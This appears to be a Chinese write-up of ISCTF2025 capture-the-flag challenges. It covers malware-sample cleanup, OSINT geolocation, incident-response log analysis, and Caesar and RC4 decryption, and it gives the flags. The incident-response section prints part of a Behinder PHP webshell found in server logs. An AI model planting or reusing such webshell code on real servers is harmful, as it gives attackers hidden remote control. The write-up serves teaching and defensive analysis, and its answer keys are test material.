根据上一步得知使用 `socket` 连接并通过 `send` 发送了数据，数据内容为 `get_cmd`，也可使用 `Wireshark` 抓包查看

题目12 - f00001111

访问最终回连地址得到flag

解题思路

使用浏览器直接访问即可得到flag

清除方法

1. 打开控制面板，卸载 `ZoomRemoteControl(32bit)`
2. 找到 `C:\Program Files (x86)` 目录，删除其中的 `ZoomRemoteControl` 目录
3. 找到 `用户文档` 目录，删除其中的 `ISCTF2025比赛规则说明文档.pdf`
4. 删除 `C:\Windows\System32` 中的 `ISCTF比赛规则说明文档.pdf.lnk`、`TJe1w`、`fR6Wl`

附：如果使用管理员权限运行过 `ZoomRemoteControl.exe`，还需检查计划任务中是否存在 `ZoomUpdater`，如果存在则删除


注

此系列题目贴近于实战遇到的情况，为便于新生学习，题目设置为3简单5中等4困难，并且除了给出的方法外，还可以使用云沙箱等工具进行分析，题目与原样本做了很多区别，例如安装后不会自动触发、进程镂空、计划任务维持权限、无害化，且代码几乎没有混淆，如果后续想学习逆向方向或者免杀方向，可以将所有文件进行详细分析进行学习，至于通过作弊进行解题，是一个非常愚蠢的选择

OSINT


OSINT-1 - Twansh

解题思路



谷歌搜索图中建筑，定位到 福州大学(旗山校区)

在谷歌地图搜索后发现这附近只有这个点有街景



福州大学图书馆 - Google 地图

得到坐标 26.058821,119.197698

Code block

```
1 ISCTF{comments.lotteries.trails}
```

OSINT-2 - Aristore

解题思路

谷歌搜索图中的桥

Challenge 2



可以根据桥梁和建筑的大致位置关系判断出拍摄地点应该是在桥底下的这附近



从全景的场景能判断出来是在路面的下方



在下面稍微找找就能找到了 [E River Greenway - Google 地图](#)

得到坐标 `40.7093558,-73.9933583`

Code block

```
1 ISCTF{flame.outer.like}
```


OSINT-3 - Aristore

解题思路

本题没有叫做图寻而是叫做 OSINT 是有原因的，这题用图寻的方式找出来难度较高（要是真有师傅图寻找到了那我也认了，社工大手子）

下面是本题的预期解


抓包可以发现在 info.json 中藏了一个 `panoID` 的字段 `-88LYedx_0Bfr0PMqm00hA`，这是 Challenge 3 独有的



经过一番搜索你会了解到这个是谷歌街景服务中用于唯一标识一个全景图像的识别码（也就是 panorama ID）

然后就去找找看有没有相关的接口可以解析这个 ID

"panoID"的搜索结果 | Google for Developers 在搜索结果中找到这一条



底下有一条示例给出了一个接口的用法（前面几个估计也行，但是要key所以我没试）

Google Maps Platform 概览 产品 价格 文档 博客 社区 搜索 / 中文 - 简体

过滤条件

开始使用

Android
适用于 Android 的 Google 地图 Intent
适用于 AAOS intent 的 Google 地图

iOS
iOS 版 Google 地图网址方案

示例 3：显示使用全景 ID 指定的英国伦敦 Sarastro 餐厅内部的全景图。

https://www.google.com/maps/@?api=1&map_action=pano&pano=4U-oRQCnsC6u7r8gp82sLA

依葫芦画瓢得到 https://www.google.com/maps/@?api=1&map_action=pano&pano=-88LYedx_0Bfr0PMqm00hA

访问后跳转到了A-21 - Google 地图

得到坐标 54.3216214,65.7630612

Code block

```
1 ISCTF{immorally.misusing.began}
```

应急响应

hacker - yeran

解题思路

用zui分析流量

注册后台 register.php

使用zui工具分析流量

命令

```
count () by id.orig_h,uri,method|uri=="/register.php"|method=="POST"
```

```
1 count () by id.orig_h,uri,method|uri=="/register.php"|method=="POST"
```

id	uri	method	count
> {orig_h: 192.168.37.3}	/register.php	POST	2
> {orig_h: 192.168.37.177}	/register.php	POST	159

```
ISCTF{192.168.37.177}
```

参考

<https://mp.weixin.qq.com/s/QmBXMJ9juDKxD19iVlj95g>

https://blog.csdn.net/weixin_65582330/article/details/151933516

奇怪的shell文件 - yeran

解题思路

进入phpstuduy存放apache日志的目录

phpstudy_pro/Extensions/Apache2.4.39/logs

可以看到有shell.php的记录

找到shell.php文件

shell.php

```
<?php
@error_reporting(0);
session_start();
$key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位
$_SESSION['k']=$key;
session_write_close();
$post=file_get_contents("php://input");
if(!extension_loaded('openssl'))
{
    $t="base64_". "decode";
    $post=$t($post."");

    for($i=0;$i<strlen($post);$i++) {
        $post[$i] = $post[$i]^$key[$i+1&15];
    }
}
else
{
    $post=openssl_decrypt($post, "AES128", $key);
}
```

冰蝎特征

webshell 有 eavl, base64

webshell 中有 md5(密码)前16位

2.0 有一次GET请求返回16位的密钥

flag提交其英文名

ISCTF{Behinder}

SignIn

OSINT-4 - Aristore

解题思路

OSINT Challenge

What's the location's What3Words? (don't put \\ inside the flag)
Flag example: `ISCTF{like.crazy.thursdays}`



Easy
Twansh

Challenge 1

开始挑战



Medium
Aristore

Challenge 2

开始挑战



Hard
Aristore

Challenge 3

开始挑战

Hack For Fun

本题在星期四放出（这个flag一开始真的没想过拿来出题，而且从一开始就没有变过，把它拿来出题只是一时兴起）

Code block

```
1 ISCTF{like.crazy.thursdays}
```

Ez_Caesar - 落书

解题思路

Code block

```
1 def variant_caesar_encrypt(text):
2     encrypted = ""
3     shift = 2
4     for char in text:
5         if char.isalpha():
6             if char.isupper():
7                 base = ord('A')
8                 new_char = chr((ord(char) - base + shift) % 26 + base)
9             else:
```

```

10         base = ord('a')
11         new_char = chr((ord(char) - base + shift) % 26 + base)
12         encrypted += new_char
13         shift += 3
14     else:
15         encrypted += char
16     return encrypted
17
18 # KXKET{Tubsdx_re_hg_zytc_hxq_vnjma}

```

一道变异凯撒，只处理字母并区分大小写，非字母字符保持不变。偏移量动态变化，初始偏移量为2，后续对每一个字符偏移量+3，并对26取模确保结果在字母表范围内，注释为加密后的密文。

```
ISCTF{Caesar_is_so_easy_and_funny}
```

EXP

Code block

```

1  def variant_caesar_decrypt(text):
2      decrypted = ""
3      shift = 2
4      for char in text:
5          if char.isalpha():
6              if char.isupper():
7                  base = ord('A')
8
9                  new_char = chr((ord(char) - base - shift) % 26 + base)
10             else:
11                 base = ord('a')
12                 new_char = chr((ord(char) - base - shift) % 26 + base)
13             decrypted += new_char
14             shift += 3
15         else:
16             decrypted += char
17     return decrypted
18
19 encrypted = "KXKET{Tubsdx_re_hg_zytc_hxq_vnjma}"
20 print(variant_caesar_decrypt(encrypted))
21
22 #ISCTF{Caesar_is_so_easy_and_funny}

```


小蓝鲨的RC4系统 - 落书

解题思路

Code block

```
1  import hashlib
2
3  class StreamCipher:
4      def __init__(self, key):
5
6          self.S = list(range(256))
7          self.i = 0
8          self.j = 0
9          j = 0
10         key_bytes = self._key_to_bytes(key)
11         for i in range(256):
12             j = (j + self.S[i] + key_bytes[i % len(key_bytes)]) % 256
13             self.S[i], self.S[j] = self.S[j], self.S[i]
14
15         def _key_to_bytes(self, key):
16
17             if isinstance(key, str):
18                 return hashlib.sha256(key.encode()).digest()
19             elif isinstance(key, bytes):
20                 return hashlib.sha256(key).digest()
21
22         def _prga(self):
23
24             self.i = (self.i + 1) % 256
25             self.j = (self.j + self.S[self.i]) % 256
26             self.S[self.i], self.S[self.j] = self.S[self.j], self.S[self.i]
27             K = self.S[(self.S[self.i] + self.S[self.j]) % 256]
28             return K
29
30         def crypt(self, data):
31
32             if isinstance(data, str):
33                 data = data.encode('utf-8')
34
35             result = bytearray()
36             for byte in data:
```

```

37         key_byte = self._prga()
38         result.append(byte ^ key_byte)
39
40     return bytes(result)
41
42 def encrypt_string(text, key):
43
44     cipher = StreamCipher(key)
45     encrypted = cipher.crypt(text)
46     return encrypted.hex()
47
48 #ISCTF2025
49 #ba19a7116763ba8ba1c236c6bdc30187dcc8afb28c8fa5f266763880b74f5fff915613718f4d19
   c3baf4bbe24bd57303ce103d

```

RC4是一种流加密算法，属于对称加密类型，采用可变密钥长度和异或运算来实现加解密。RC4算法的原理很简单，包括初始化算法（KSA）和伪随机子密码生成算法（PRGA）两大部分，通过S-box生成子密钥序列。让我们先来分析一下这个RC4加密算法的每一个部分

Code block

```

1 class StreamCipher:
2     def __init__(self, key):
3         self.S = list(range(256))
4         self.i = 0
5         self.j = 0

```

这里创建了0~255的有序列表，将S-box进行初始化，方便进行后续的打乱

Code block

```

1     j = 0
2     key_bytes = self._key_to_bytes(key)
3     for i in range(256):
4         j = (j + self.S[i] + key_bytes[i % len(key_bytes)]) % 256
5         self.S[i], self.S[j] = self.S[j], self.S[i]

```

这里是密钥调度算法KSA，生成一个256字节的密钥流，并使用这个密钥对S-box进行打乱，生成了一个伪随机排列的 S-box，使S-box不再是有序的0-255，而是根据密钥随机排列

Code block

```

1 def _key_to_bytes(self, key):
2

```

```

3         if isinstance(key, str):
4             return hashlib.sha256(key.encode()).digest()
5         elif isinstance(key, bytes):
6             return hashlib.sha256(key).digest()

```

这部分将密钥转换为字节并计算SHA256哈希

Code block

```

1  def _prga(self):
2
3      self.i = (self.i + 1) % 256
4      self.j = (self.j + self.S[self.i]) % 256
5      self.S[self.i], self.S[self.j] = self.S[self.j], self.S[self.i]
6      K = self.S[(self.S[self.i] + self.S[self.j]) % 256]
7      return K

```

这是伪随机生成算法（PRGA），生成密钥流字节。它先将 `self.i` 递增再模256(除以26取余)，再将 `(self.j+self.S[i])` 模256，然后交换 `S[i]` 和 `S[j]`，输出 `S[S[i]+S[j]]` 作为密钥流字节

Code block

```

1  def crypt(self, data):
2
3      if isinstance(data, str):
4          data = data.encode('utf-8')
5
6      result = bytearray()
7      for byte in data:
8          key_byte = self._prga()
9          result.append(byte ^ key_byte)
10
11     return bytes(result)
12
13  def encrypt_string(text, key):
14
15      cipher = StreamCipher(key)
16      encrypted = cipher.crypt(text)
17      return encrypted.hex()

```

加密函数，生成密钥流字节，再与明文异或，将加密字符串返回十六进制结果

至此，我们已经知道了RC4的加密过程，由于RC4是一个对称加密算法，它的加密和解密使用相同的操作。因为加密时是明文与密钥流异或，那么解密时就用相同的密钥流与密文异或就能得到明文。接下来只需在解密时加上密钥和密文即可。密钥和密文都已在注释中给出。

密钥：ISCTF2025

密文：

ba19a7116763ba8ba1c236c6bdc30187dcc8afb28c8fa5f266763880b74f5fff915613718f4d19c3baf4b
bbe24bd57303ce103d。

```
ISCTF{Welcome_to_ISCTF_&_this_is_a_secret_with_RC4}
```

EXP

Code block

```
1  import hashlib
2
3  class StreamCipher:
4      def __init__(self, key):
5          self.S = list(range(256))
6          self.i = 0
7          self.j = 0
8
9          j = 0
10         key_bytes = self._key_to_bytes(key)
11         for i in range(256):
12             j = (j + self.S[i] + key_bytes[i % len(key_bytes)]) % 256
13             self.S[i], self.S[j] = self.S[j], self.S[i]
14
15         def _key_to_bytes(self, key):
16             if isinstance(key, str):
17                 return hashlib.sha256(key.encode()).digest()
18             elif isinstance(key, bytes):
19                 return hashlib.sha256(key).digest()
20
21         def _prga(self):
22             self.i = (self.i + 1) % 256
23             self.j = (self.j + self.S[self.i]) % 256
24             self.S[self.i], self.S[self.j] = self.S[self.j], self.S[self.i]
25             K = self.S[(self.S[self.i] + self.S[self.j]) % 256]
26             return K
27
28         def crypt(self, data):
29             if isinstance(data, str):
```

```

30         data = data.encode('utf-8')
31         result = bytearray()
32         for byte in data:
33             key_byte = self._prga()
34             result.append(byte ^ key_byte)
35         return bytes(result)
36
37     def decrypt(encrypted_hex, key):
38         cipher = StreamCipher(key)
39         encrypted_data = bytes.fromhex(encrypted_hex)
40         decrypted_data = cipher.crypt(encrypted_data)
41         return decrypted_data.decode()
42
43     encrypted_hex =
44         "ba19a7116763ba8ba1c236c6bdc30187dcc8afb28c8fa5f266763880b74f5fff915613718f4d19
45         c3baf4bbe24bd57303ce103d"
46     key = "ISCTF2025"
47     flag = decrypt(encrypted_hex, key)
48     print(flag)

```

老朋友、老朋友们和新朋友们 - Zéphuros

解题思路

题目描述是倒过来写的，因此“。题的GALF到签取获ISCTF2025送发台后号众公息信鲨蓝向道一出会定肯年今FTCSI说里群在常们西东老”即为“老东西们常在群里说ISCTF今年肯定会出一道向蓝鲨信息公众号后台发送5202FTCSI获取签到FLAG的题。”，扫描所提供的二维码，向蓝鲨信息公众号后台发送 5202FTCSI 便可得到

ISCTF{0nce_M0re_With_Feeling_And_The_J0urney_C0ntinues!!}。

What a crazy day!! 之勇敢者的游戏 - Zéphuros

解题思路

花费50 points查看Hint，即可得到

```
ISCTF{7hank_you_&_now_you_can_win_3v3n_mor3!!}
```

我去，Flag是真的！？ - Zéphuros

解题思路

题目描述中的每一行都是正确的Flag，其中**可是哪个才是真的呢？**和**空提交**为彩蛋Flag。任选一行提交即可。